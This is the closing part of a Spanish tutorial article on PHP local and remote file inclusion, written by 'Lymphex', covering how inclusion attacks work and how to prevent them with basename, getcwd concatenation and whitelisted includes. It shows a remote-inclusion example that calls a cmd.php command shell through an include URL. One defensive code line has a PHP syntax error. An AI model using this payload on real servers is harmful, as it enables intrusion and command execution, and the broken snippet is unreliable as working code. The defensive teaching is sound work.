


- Local/Remote File Inclusion && [Http://L-Bytes.Tk](http://L-Bytes.Tk) -

Imagina que tenemos en un servidor remoto, un fichero llamado "nuevo.php" con el siguiente código:

```
<html>
<body>
<?php include 'http://localhost/cmd.php?cmd=dir'; ?>
</body>
</html>
```

Y en nuestro index tenemos la "protección" de la que estamos hablando, si hacemos: "<http://localhost/index.php?sec=http://localhost/nuevo>" Podemos ver:



Luego, usar esa "protección" por sí sola, no ofrece ninguna garantía.

- Eliminar la ruta relativa del archivo:
`basename(string $path, string[optional] $suffix = null) string`

Esta función devuelve el nombre del archivo, dada su ruta:

```
C:\Downloads\archivo.txt -----> archivo.txt
/etc/X11/xorg.conf -----> xorg.conf
```



- Local/Remote File Inclusion && [Http://L-Bytes.Tk](http://L-Bytes.Tk) -

Con esto, evitamos la escalación de directorios, y que nos incluyan un fichero de una url.

- Concatenación de cadenas:

Otra opción, es concatenar el valor de la variable, al directorio de trabajo actual, obviamente, habiendo pasado la variable por la función "basename":

```
$pagina=$_GET['page'];  
$pagina=getcwd().'\'basename($pagina);
```

- No incluir el valor de la variable en la función "include":

Esto es, si tenemos una variable a la que le pasamos el nombre de la sección de la página que queremos visualizar, podríamos hacerlo de la siguiente manera, y podríamos estar seguros de que no podrán incluir ficheros:

```
if(isset($_GET['seccion']))  
{  
    $sec=$_GET['seccion'];  
  
    if(strcmp("contacto",$sec)==0)  
    {  
        include_once 'contacto.php';  
    }else if(strcmp("home",$sec)==0){  
        include_once 'home.php';  
    }else{  
        include_once 'home.php';  
    }  
}
```

Las soluciones son varias, en función del uso que le vayamos a dar al fichero que queremos incluir. Si es una sección de la página, si tenemos una página de scripts en php y queremos mostrar el source de un archivo **licito** que nos pidan, etc.



5.0.- Despedida:

Al igual que hemos tratado las funcinoes "include", "include_conce", "require" y "require_once", este fallo se puede aplicar a "fopen", "opendir", etc.

Aquí termina el artículo, espero que os halla dejado claro en qué consiste la inclusión de ficheros, y cómo evitarlo.



Documento creado por: Lymphex

[Lymphex\[at\]elhacker\[dot\]net](mailto:Lymphex[at]elhacker[dot]net)

[Http://L-Bytes.Tk](http://L-Bytes.Tk)

Este documento puede ser distribuido libremente bajo los términos de licencia "[Creative Commons 2.5](https://creativecommons.org/licenses/by-sa/2.5/)".

